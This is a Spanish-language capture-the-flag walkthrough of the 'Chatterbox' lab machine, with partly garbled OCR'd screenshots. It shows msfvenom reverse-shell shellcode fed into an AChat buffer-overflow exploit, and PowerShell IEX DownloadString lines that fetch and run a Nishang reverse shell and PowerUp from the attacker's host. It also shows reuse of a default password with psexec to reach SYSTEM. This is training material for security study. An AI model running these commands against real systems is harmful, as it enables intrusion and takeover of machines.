# Chatterbox

```
Escaneo:
Starting Nmap 7.94 ( <a href="https://nmap.org">https://nmap.org</a> ) at 2023-10-10 21:21
-05
Nmap scan report for 10.10.10.74
(10.10.10.74)
Host is up (0.072s latency).
Not shown: 991 closed tcp ports (conn-
refused)
PORT
       STATE SERVICE
VERSION
                     Microsoft Windows RPC
135/tcp open msrpc
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsof` Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup:
WORKGROUP)
                       Microsoft Windows RPC
49152/tcp open msrpc
                       Microsoft Windows RPC
49153/tcp open msrpc
                       Microsoft Windows RPC
49154/tcp open msrpc
49155/tcp open msrpc
                       Microsoft Windows RPC
49156/tcp open msrpc
                       Microsoft Windows RPC
49157/tcp open msrpc
                       Microsoft Windows RPC
Service Info: Host: CHATTERBOX; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb-os-discovery:
OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
| Computer name: Chatterbox
| NetBIOS computer name: CHATTERBOX\x00
| Workgroup: WORKGROUP\x00
_ System time: 2023-10-11T03:22:13-04:00
| smb-security-mode:
| account_used: <blank>
| authentication_level: user
| challenge_response: supported
_ message_signing: disabled (dangerous, but default)
| smb2-time:
date: 2023-10-11T07:22:12
_ start_date: 2023-10-11T07:19:42
_clock-skew: mean: 6h19m56s, deviation: 2h18m34s, median: 4h59m55s
| smb2-security-mode:
| 2:1:0:
   Message signing enabled but not required
```

Service detection performed. Please report any incorrect results at <a href="https://nmap.org/submit/">https://nmap.org/submit/</a>.


Nmap done: 1 IP address (1 host up) scanned in 71.43 seconds

### fullscan

nmap -p- 10.10.10.74 -T4 Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-10 21:36 -05 Nmap scan report for 10.10.10.74 (10.10.10.74) Host is up (0.071s latency). Not shown: 65524 closed tcp ports (conn-refused) STATE SERVICE PORT 135/tcp open msrpc 139/tcp open netbios-ssn 445/tcp open microsoft-ds 9255/tcp open mon 9256/tcp open unknown 49152/tcp open unknown 49153/tcp open unknown 49154/tcp open unknown 49155/tcp open unknown 49156/tcp open unknown

probamos acceso con rpc cliente rpcclient -U "" 10.10.10.74 -N

49157/tcp open unknown



#### encontramos dominio



probe con varias herramientas y como smblcliente y enum4linux y ninungua me tiro algo

haciendo un full scan hay 2 puertos interesantes 9255/tcp open mon 9256/tcp open unknown

si escaneo con el flag T4 me salen filtrados por lo cual escaeno normal map -Pn -sCV -p 9255,9256 10.10.10.74

```
nmap -Pn -scv -p 9255,9256 10.10.10.74

Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-10 22:01 -05

Nmap scan report for 10.10.10.74 (10.10.10.74)

Host is up (0.072s latency).

PORT STATE SERVICE VERSION

9255/tcp open http AChat chat system httpd
|_http-title: Site doesn't have a title.
|_http-server-header: AChat

9256/tcp open achat AChat chat system

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 8.48 seconds
```

validnado con curl -v

```
curl -v http://10.10.10.74:9255/

* processing: http://10.10.10.74:9255/

* Trying 10.10.10.74:9255...

* Connected to 10.10.10.74 (10.10.10.74) port 9255

> GET / HTTP/1.1

> Host: 10.10.10.74:9255

> User-Agent: curl/8.2.1

> Accept: */*


> 
< HTTP/1.1 204 No Content

< Connection: close

< Server: AChat

* Closing connection
```

al acceder al port 9255 nos sale este icono



si buscamos si hay un exploit encontramos un remote buffer overflow



Revisando el escript hay un comentario con msfvenom y caracteres raros

tambien hay una ip que asumo sera la que debemos cambiar el puerto si lo dejamos

```
# Create a UDP socket
sock = socket.socket.AF_INET, socket.SOCK_DGRAM)
server_address = ('192.168.91.130', 9256)
```

validando un poco parece que debemos utilizar esa shell no tira unos caracteres que debemos remplazar copiamos el Achat 0.50

copio en la terminal la parte del msfvenom pero cambio la flag -p y agrego lhost y lport tambien quitamos la calculadora.exe

```
locate windows/shell
/usr/include/boost/process/detail/windows/shell_path.hppmarks Help
/usr/share/doc/metasploit-framework/modules/payload/windows/shell
/usr/share/doc/metasploit-framework/modules/payload/windows/shell/reverse_ord_tcp.md
/usr/share/metasploit-framework/modules/payloads/singles/windows/shell_bind_tcp.rb Chatterbox
/usr/share/metasploit-framework/modules/payloads/singles/windows/shell_bind_tcp_xpfw.rb_41\x41\x41\x43\x41\x43\x41\x41\x5a\x
/usr/share/metasploit-framework/modules/payloads/singles/windows/shell_hidden_bind_tcp.rb
/usr/share/metasploit-framework/modules/payloads/singles/windows/shell_reverse_tcp.rb
/usr/share/metasploit-framework/modules/payloads/stages/windows/shell_rb_use_debemos_cambiar_el_puerto_silo_d
/usr/share/powershell-empire/empire/server/stagers/windows/shellcode.py
/usr/share/sqlmap/extra/shellcodeexec/windows/shellcodeexec.x32.exe_
// machineshtb/Chatterbox
```

como estamos utilizando msfvenom no hay necesidad de colocarle el .rb y compeltar la ruta

msfvenom -a x86 --platform Windows -p windows/shell\_reverse\_tcp LHOST=10.10.14.21 LPORT=1234 -e x86/unicode\_mixed -b

esto nos genera un shell code que debemos meter en el exploit 36025.py

modificando el .py borro la parte de los caracteres raros

```
9 # msfvenom -a x86 --platform Windows -p windows/exec CMD=calc.exe -e x86/unicode
   '\x00\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x9
BufferRegister=EAX -f python
10 #Payload size: 512 bytes
11
12 |
13
14 # Create a UDP socket
15 sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
16 server_address = ('192.168.91.130', 9256)
17
```

como tenemos que copiar y pegar saco eso en un archivo aparte llamado salida msfvenom -a x86 --platform Windows -p windows/shell\_reverse\_tcp LHOST=10.10.14.21 LPORT=1234 -e x86/unicode\_mixed -b

```
salida.txt
             \oplus
  Open
 2 buf += b"\x50\x50\x59\x41\x49\x41\x49\x41\x49\x41\x49\x41
      += b"\x49\x41\x49\x41\x49\x41\x49\x41\x49\x41\x49\x41
 4 buf += b"\x49\x41\x49\x41\x49\x41\x49\x41\x6a\x58\x41\x51"
 5 buf += b"\x41\x44\x41\x5a\x41\x42\x41\x52\x41\x4c\x41\x59"
6 buf += b"\x41\x49\x41\x51\x41\x49\x41\x58"
 7 buf += b"\x41\x41\x41\x5a\x31\x41\x49\x41\x49\x41\x4a\x31"
 8 buf += b"\x31\x41\x49\x41\x49\x41\x42\x41\x42\x41\x42\x51"
9 buf += b"\x49\x31\x41\x49\x51\x49\x51\x49\x51\x49\x31\x31"
10 buf += b"\x31\x41\x49\x41\x4a\x51\x59\x41\x5a\x42\x41\x42"
11 buf += b"\x41\x42\x41\x42\x41\x42\x6b\x4d\x41\x47\x42\x39"
12 buf += b"\x75\x34\x4a\x42\x49\x6c\x5a\x48\x65\x32\x4d\x30"
13 buf += b"\x79\x70\x69\x70\x53\x30\x52\x69\x59\x55\x4e\x51"
         h"\v77\v50\v71\v56\v56\v6h\v50\v50\v30\v30\v30\v36\
```

pegamos y modficamos por la ip victima

```
69 buf += b"\x36\x6c\x6d\x6f\x33\x56\x49\x6f\x48\x55\x32\x69"

70 buf += b"\x57\x70\x4e\x6e\x52\x36\x71\x36\x49\x6f\x70\x30"

71 buf += b"\x53\x38\x69\x78\x42\x67\x4d\x4d\x4d\x61\x50\x49\x66"

72 buf += b"\x48\x55\x55\x6b\x6a\x50\x64\x75\x47\x32\x50\x56"

73 buf += b"\x53\x38\x33\x76\x75\x45\x75\x6d\x35\x4d\x4b\x4f"

74 buf += b"\x76\x75\x4f\x4c\x4b\x56\x33\x4c\x4a\x6a\x75\x30"

75 buf += b"\x79\x6b\x79\x50\x34\x35\x5a\x65\x65\x6b\x30\x47"

76 buf += b"\x7a\x73\x32\x52\x50\x6f\x4f\x7a\x49\x70\x50\x53"

77 buf += b"\x79\x6f\x39\x45\x41\x41"

78

79 # Create a UDP socket

80 sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

81 server_address = ('10.10.10.74|', 9256)

82
```

el script esta escrito en python2 por lo cual debemos correr como python2

corro lrwrap utill para windows rlwrap nc -lvnp 1234

```
rlwrap nc -lvnp 1234
listening on [any] 1234 ...
```

y ejecutamos

y somos alfred

en el destop esta la flag del user

si vamos al directorio de administrador vemos que podemos acceder si hacemos un type de root.txt no nos deja

```
C:\Users\Administrator\Desktop>type root.txt

Access is denied.

C:\Users\Administrator\Desktop>

C:\Users\Administrator\Desktop>

y somos alfred
```

si utlizamos el comando icacls sobre root dice que solo admin lo puede ver

sin embargo si hacemos lo mismo con la carpeta Desktop vemos que alfred tiene permisos

debemos entregarle permisos con icacls

https://informaticamadridmayor.es/admin/uso-de-icacls-para-listar-permisos-de-carpetas-y-administrar-archivos-informaticamadridmayor/

El siguiente comando se puede usar para otorgar a un usuario permisos de acceso de lectura + ejecución + eliminación a la carpeta:

icacls E:PS /grant John:(OI)(CI)(RX,D)

Para otorgar acceso de lectura + ejecución + escritura, use el comando:

icacls E:PS /grant John:(OI)(CI)(RX,W)

c:PS CORPalgún nombre de usuario:(OI)(CI)(M)

AUTORIDADSISTEMA NT:(I)(OI)(CI)(F)

INTEGRADOAdministradores:(I)(OI)(CI)(F)

INTEGRADOUsuarios:(I)(OI)(CI)(RX)

CREADOR PROPIETARIO:(I)(OI)(CI)(IO)(F)

1 archivos procesados con éxito; Error al procesar 0 archivos

- (OI) herencia del objeto;
- (CI) herencia del contenedor;
- (M) modificar el acceso.

## Lista de permisos de acceso básicos:

- D eliminar el acceso;
- F acceso completo;
- N sin acceso;
- M modificar el acceso;
- RX: acceso de lectura y ejecución;
- R: acceso de solo lectura;
- W: acceso de solo escritura.

damos permisos de lectura y ya tenemos la flag icals root.txt /grant Alfred:R

```
C:\Users\Administrator\Desktop>icacls root.txt /grant Alfred:R
icacls root.txt /grant Alfred:R
processed file: root.txt
Successfully processed 1 files; Failed processing 0 files
C:\Users\Administrator\Desktop>type root.xt
type root.xt
The system cannot find the file specified.
C:\Users\Administrator\Desktop>type root.txt
type root.txt
3c296b2d14aba0ff6cb82c8df372299d
C:\Users\Administrator\Desktop>
```

Modificamos el script y el msfvenom utilizaremos nishang

Dejamos igual el msfvenom pero cambiamos calculadora por cmd y le decimos que ejecute y descarge myshel.ps1 que es la de nishang

msfvenom -a x86 --platform Windows -p windows/exec CMD= "powershell IEX (New-Object Net.WebClient).DownloadString('http:/myip/myshel')"-e x86/unicode\_mixed -b

 $\label{thm:convention} $$ \x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\x-b1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\x-ca\xcb\xcc\xcd\xce\xc6\xc7\xc8\xc9\x-ca\xcb\xcd\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff'\BufferRegister=EAX -f python > salida2.txt$ 

IEX (New-Object Net.WebClient).DownloadString('http:/myip/myshel')

buscanmos nishang tcp reverseh

https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1

luego vamos a raw seleccionamos y pegamos en un archivo llamado myshell.ps1 ponemos esta linea al final y modificamos

```
18
19 .EXAMPLE
20 PS ≥ Invoke-PowerShellTcp -Reverse -IPAddress 192.168.254.226 -Port 4444
```

```
6 }
7
8 Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.21 -Port 1234
```

## levantamos python

python3 -m http.server 2000

```
~/machineshtb/Chatterbox

python3 -m http.server 2000
Serving HTTP on 0.0.0.0 port 2000 (http://0.0.0.0:2000/) ... He
```

- 36025.py
- · Chatterbox.ctb
- · Chatterbox.ctb~
- Chatterbox.ctb~~
- Chatterbox.ctb~~~
- myshell.ps1
- · salida.txt

borramos, copiamos y ejecutamos de nuevo tambien levantamos rlwrap

```
| Chatterbox.ctb - /home/kali/machinesh | Chat
```

sin embargo no funciono debido a que la shell code nos geraba algunos errores validando parece temas de espacios. estos los remplazamos por \ y la cadena la encerramos con comillas

CMD="powershell \"IEX(New-Object Net.WebClient).downloadString('http://10.10.14.21:2000/myshell.ps1')\""

msfvenom -a x86 --platform Windows -p windows/exec CMD="powershell \"IEX(New-Object Net.WebClient).downloadString('http://10.10.14.21:2000/myshell.ps1')\"" -e x86/unicode\_mixed -b '\x00\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\ x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\x-b1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\x-ca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\ xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xf-d\xfe\xff' BufferRegister=EAX -f python > salida2.txt ahora si gonorrea

```
kali⊕kali) | [~/machineshtb/Chatterbox]
            python3 -m http.server 2000
                                                                                                                                                                                                                                                                                                                                                                                                                                   $ python2 36025.py
Serving HTTP on 0.0.0.0 port 2000 (http://0.0.0.0:2000/) ...
                                                                                                                                                                                                                                                                                                                                                                                                                                 --->{P00F}!
                                                                           [10/Oct/2023_23:34:35] "GET / HTTP/1.1" 200 = [10/Oct/2023_23:34:35] code 404, message File not four
                                                                                                                                                                                                                                                                                                                                                                                                                           kali⊕ kali)-[~/machineshtb/Chatterbox]

$\frac{1}{2}\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\exitex{$\text{$\exitex{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\
10.10.14.21 - -
10.10.14.21 - -
                                                                                                                                                                                            "GET /favicon.ico HTTP/1.1"
10.10.14.21 bex-
                                                                           [10/06ty2023 23:59:22]xdfGEtf6/myShettlxpSlxdhttp/lxfe\zbbxde\xdf\xe0\xe
10.10.10.74 - -
                                                                                                                                                                                                                                                                                                                                                                                                                                          (kali⊛kali)-[~/machineshtb/Chatterbox]
                                                                                                                                                                                                                                                                                                                                                                                                                               —$ python2 36025.py
---->{P00F}!
                                                                                                                                                                                                                                                                                                                                                                                                                                             ll \"IEX(New-Object Net.WebClient).downloadString('http://10.1
kali@kali)-\r/machineshtb/Chatterbox.b5\x96\x97\x98\x99\x9a\x
```

```
listening on [any] 1234

connect to [10.10.14.21] from (UNKNOWN) [10.10.10.74] 49160

Windows PowerShell running as user Alfred on CHATTERBOX

Copyright (C) ≥ 2015


Microsoft Corporation. All rights reserved.

sin embargo no funciono debido a que la shell code nos geraba algunos errores validad


PS C:\Windows\system32≥ millas
```

### **ESCALAD DE PRIVILEGIOS POWERUP**

Como tenemos una powershell se pueden utilizar varias funciones entre ellas el PowerUP.ps1 el cual nos detecta vias para escalar privilegios



vamos a raw y wget a la url






el .ps1 tiene varias funciones hay un alias que nos dicer chek all

```
4987
4988 Set-Alias Get-CurrentUserTokenGroupSid Get-ProcessTokenGroup
4989 Set-Alias Invoke-AllChecks Invoke-PrivescAudit
```

colocamos esa funcion al final



y lo trasnferimos ala maquina

- 36025.py
- · Chatterbox.ctb
- Chatterbox.ctb~
- Chatterbox.ctb~~
- Chatterbox.ctb~~~
- Chatterbox.pdf
- myshell.ps1
- PowerUp.ps1
- salida.txt
- salida2.txt

descargamos y esperamos

IEX(New-Object Net.WebClient).downloadString('http://10.10.14.21:2000/PowerUp.ps1')

```
PS_C:\Windows\system32>IEX(New-Object Net.WebClient).downloadString('http://10.10.14.21;2000/PowerUp.ps1')
DefaultDomainName =:
                                                              DefaultUserName
                                                                                                   Chatterbox
DefaultPassword
                       : Welcome1!
AltDefaultDomainName :

    Chatterbox.ctb

AltDefaultUserName


    Chatterbox.ctb~

AltDefaultPassword
                       : Registry Autologons
UnattendPath : C:\Windows\Panther\Unattend.xml
Name : C:\Windows\Panther\Unattend.xml
              : Unattended Install Files
Check
                           • PowerUp.ps1
                           salida.txt
PS C:\Windows\system32> Ge<u>taChildIte</u>m : Access to the path 'C:\ProgramData\Templates' is denied.
At line:4516 char:34
           $XMlFiles = Get-ChildItem <<<< -Path $AllUsers -Recurse -Include 'Gr
oups.xml','Services.xml<sup>carc</sup>scheduledtasks.xml','DataSources.xml','Printers.xml',
'Drives.xml' -Force -ErrorAction SilenttyContinuewnloadString('http://10.10.14.21:2000/PowerUp.ps1')
                               : PermissionDenied: (C:\ProgramData\Templates:Stri
   ng) [Get-ChildItem], UnauthorizedAccessException
     + FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.
   Commands.GetChildItemCommand
```

## Encontro un default password

Welcome1!

que significa esto que podriamos utilizar este passwor con el usaer adminstrator validar con winrm y obtener shell debido a qeu muy posiblemente reutilicen password winrm no sirvio



buscamos con smb y psexec



tenemos pwed que igual sehell

```
~/machineshtb/Chatterbox
Flocate psexect format look free Search \
/opt/nessus/lib/nessus/plugins/psexec_2_32.nasl
/usr/bin/impacket-psexec
```

EJECUTAMOS no ponemos flag de paswword por lo cual la tendremos que copiar /usr/bin/impacket-psexec WORKGROUP/Administrator@10.10.10.74

```
: DirUnauthorize
      ~/machineshtb/Chatterbox
  /usr/bin/impacket-psexec WORKGROUP/Administrator@10.10.10.74
Impacket v0.11.0 - Copyright 2023 Fortra
Password:
[*] Requesting shares on 10.10.10 all all password
   Found writable share ADMIN$
   Uploading file pYfjIgqJ.exe
   Opening SVCManager on 10.10.10.74..... podriamos utilizar este passw
   Creating service UVQn on 10.10.10.74...
   Starting service uVQn-/machineshtb/Chatterbox
   Press help for extraashellexcommands 10.10.10.74 -u Adminis
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
                         ~/machineshtb/Chatterbox
C:\Windows\system32> WHOAMI
nt authority\system
                    buscamos con smb y psexec
```